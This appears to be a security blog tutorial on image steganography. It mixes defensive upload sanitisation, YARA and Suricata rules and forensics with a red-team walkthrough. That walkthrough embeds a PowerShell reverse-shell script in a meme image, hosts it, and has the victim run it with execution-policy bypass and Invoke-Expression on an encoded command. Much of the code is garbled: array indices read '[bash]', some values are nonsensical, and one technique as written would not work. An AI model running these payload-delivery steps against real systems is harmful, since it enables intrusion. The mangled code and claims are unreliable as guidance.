Listen to this Post
Introduction

Cybercriminals often hide malicious code, reconnaissance tools, or even full backdoors inside seemingly harmless images—a tactic known as steganography. The “Pic of the Day” shared in security circles isn’t just educational; it’s a reminder that every JPEG, PNG, or BMP you download could be a Trojan horse. Understanding how to extract, analyze, and mitigate these hidden threats is essential for modern penetration testers, incident responders, and security engineers.
Learning Objectives
- Detect and extract hidden data from image files using steganography tools on Linux and Windows.
- Implement defensive controls to block image-based payload delivery in web applications and email gateways.
- Simulate an image‑based attack chain to understand attacker TTPs (MITRE ATT&CK T1027.003).
You Should Know
- Steganography 101 – Hiding Data in Plain Sight
Modern steganography embeds secret information into the least significant bits (LSB) of image pixels or appends data to the file’s end without corrupting the visual appearance. Attackers use this to deliver second‑stage payloads, C2 configuration files, or even entire executables.
Step‑by‑step guide to hide and extract data (Linux):
1. Hide a text file inside an image
`steghide embed -cf innocent.jpg -ef secret.txt -p “mypassword”`
The image remains viewable; only steghide can extract the payload.
2. Extract hidden data
`steghide extract -sf innocent.jpg -p “mypassword”`
- Check for appended data (common with `cat` or
copy)
`binwalk innocent.jpg` – detects embedded ZIP, ELF, or raw data.
`binwalk -e innocent.jpg` – extracts detected files automatically.
4. Analyze image metadata for anomalies
`exiftool -a -u innocent.jpg | grep -i “warning\|comment\|description”`
Windows equivalent commands (PowerShell + tools):
- Use StegDetect (install via Cygwin or WSL) or ZSteg for LSB analysis.
- Append a payload: `copy /b innocent.jpg + payload.zip hidden.jpg` – then verify with `certutil -encodehex hidden.jpg` to spot unusual offsets.
Tutorial – building a simple LSB encoder in Python:
from PIL import Image
def encode_image(img_path, msg):
img = Image.open(img_path)
encoded = img.copy()
pixels = list(encoded.getdata())
msg_bin = ''.join(format(ord(c), '08b') for c in msg) + '1111111111111110'  delimiter
idx = 0
for i in range(len(pixels)):
if idx >= len(msg_bin): break
r, g, b = pixels[bash]
r = (r & 0xFE) | int(msg_bin[bash]); idx+=1
if idx < len(msg_bin):
g = (g & 0xFE) | int(msg_bin[bash]); idx+=1
if idx < len(msg_bin):
b = (b & 0xFE) | int(msg_bin[bash]); idx+=1
pixels[bash] = (r,g,b)
encoded.putdata(pixels)
encoded.save("stego.png")
- Defensive Hardening – Blocking Image‑Based Payloads in Web Apps
Web applications that accept user‑uploaded images are prime targets. Attackers bypass file type validation by embedding malicious scripts or archive files into images. Mitigate using a combination of server‑side validation, content disarm, and reconstruction (CDR).
Step‑by‑step guide for cloud/web hardening (Linux + Apache/Nginx):
1. Reject non‑compliant magic bytes
`file –mime-type uploaded.jpg` – ensure it returns image/jpeg. Never rely only on extension or MIME sniffing.
2. Re‑encode the image (destroys LSB payloads)
`convert uploaded.jpg -strip sanitized.jpg` (ImageMagick) – strips metadata and recompresses.
3. Implement a CDR proxy (Python Flask example):
from PIL import Image
import io
def sanitize_image(uploaded_file):
img = Image.open(uploaded_file)
img = img.convert('RGB')  removes alpha LSB channels
output = io.BytesIO()
img.save(output, format='JPEG', quality=90)
return output.getvalue()
- AWS S3 + Lambda auto‑sanitization – trigger Lambda on
s3:ObjectCreated, run the above code, and replace the object. -
Windows IIS: use Request Filtering to block file extensions and double extensions (e.g.,
.jpg.exe). Also enable `maxAllowedContentLength` to prevent oversized images (common for embedded archives).
3. Detecting Image‑Based Malware with YARA and Suricata
Network defenders must inspect image traffic for steganographic patterns or known malicious image hashes. Create custom YARA rules to detect embedded payload headers (e.g., MZ, PK, ELF).
Step‑by‑step rule creation and deployment:
1. YARA rule to detect EXE inside JPEG:
rule Image_Embedded_EXE {
strings:
$jpg_header = {FF D8 FF E0}
$exe_mz = "MZ"
condition:
$jpg_header at 0 and $exe_mz in (0..filesize)
}
2. Scan a directory of images:
`yara64.exe -r image_embedded_exe.yar C:\images\`
- Suricata rule to alert on suspicious image size vs. dimensions:
alert http any any -> any any (msg:"Potential steganography – oversized image"; file.data; content:"|FF D8 FF|"; http_header; content:"Content-Length|3a 20|"; distance:0; within:100; pcre:"/^Content-Length\x3a\x20(5[0-9]{5,}|[6-9][0-9]{5,})/i"; sid:1000001; rev:1;) -
Penetration Testing – Simulating a “Pic of the Day” Attack
Red teams use image steganography to bypass allowlists and deliver reverse shells. Recreate the attack on an isolated lab.
Step‑by‑step attack simulation (Linux attacker → Windows victim):
- Generate a PowerShell reverse shell script – save as
payload.ps1.
2. Embed it into a meme image:
`steghide embed -cf meme.jpg -ef payload.ps1 -p “Summer2025!”`
- Host the image on a malicious web server:
`python3 -m http.server 80`
- Victim downloads and extracts (if they have steghide):
`steghide extract -sf meme.jpg -p “Summer2025!” && powershell -ExecutionPolicy Bypass -File payload.ps1`
5. Alternative – embed base64‑encoded script into image comment via exiftool:
`exiftool -Comment=”powershell -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQ…” meme.jpg`
Then victim runs: `powershell -exec bypass -c (Invoke-Expression (Get-Content meme.jpg -Stream Comment))`
5. API Security – Image Upload Endpoints as Attack Surface
Modern APIs (REST, GraphQL) often accept base64‑encoded images. Attackers abuse this to inject serialized objects or XXE payloads.
Step‑by‑step API hardening (Node.js/Express example):
- Validate base64 length and magic bytes before decoding:
function isValidBase64Image(str) { const regex = /^data:image\/(jpeg|png);base64,/; if(!regex.test(str)) return false; const base64 = str.split(',')[bash]; const buffer = Buffer.from(base64, 'base64'); if(buffer[bash] !== 0xFF || buffer[bash] !== 0xD8) return false; // JPEG magic return true; } -
Apply rate limiting per IP – prevents automated steganography brute‑force:
`npm i express-rate-limit` → `limiter({ windowMs: 15601000, max: 10 })` -
Use AWS WAF with regex pattern to block base64 payloads exceeding 5MB or containing `
-
Forensic Investigation – Recovering Hidden Data from Compromised Systems
After an image‑based breach, investigators must extract and reconstruct hidden payloads from disk images and memory dumps.
Step‑by‑step forensics (Linux with Autopsy/Volatility):
1. Carve images from unallocated space:
`foremost -t jpeg -i disk.dd -o carved_jpegs`
2. Batch extract steganographic content from carved files:
`for img in carved_jpegs/.jpg; do steghide extract -sf $img -xf extracted_$img.txt -p “”; done`
3. Windows memory analysis – find executed PowerShell hidden in image comments:
`volatility -f mem.raw –profile=Win10x64_19041 cmdscan` then grep for `exiftool` or Get-Content -Stream.
- Use `strings` on suspicious images to find plaintext C2 domains:
`strings -n 8 meme.jpg | grep -E “\.(com|org|net|onion)”`
What Undercode Say
- Steganography is no longer a niche TTP – threat actors use it for initial access (e.g., Qakbot image‑based loaders) and command exfiltration. Defenders must integrate image inspection into their SIEM and EDR rules.
- Automated re‑encoding (ImageMagick, Pillow) breaks most LSB payloads without destroying usability – this is a cheap, high‑impact control for any web app that accepts uploads.
- The “Pic of the Day” social engineering vector – security awareness training should teach users to never download or open images from untrusted sources, even if they “look safe.”
Prediction
As AI‑generated images become ubiquitous, attackers will leverage generative models to produce “clean” images that simultaneously contain steganographic payloads indistinguishable from normal noise. We predict a rise in adversarial steganography where deep learning is used to embed payloads that evade traditional LSB detection. By 2027, image‑based C2 channels will be common in living‑off‑the‑land (LotL) attacks, forcing security vendors to deploy real‑time image anomaly detection at the network edge. Enterprises should start piloting content disarm and reconstruction (CDR) for all image traffic today.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Infosec Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


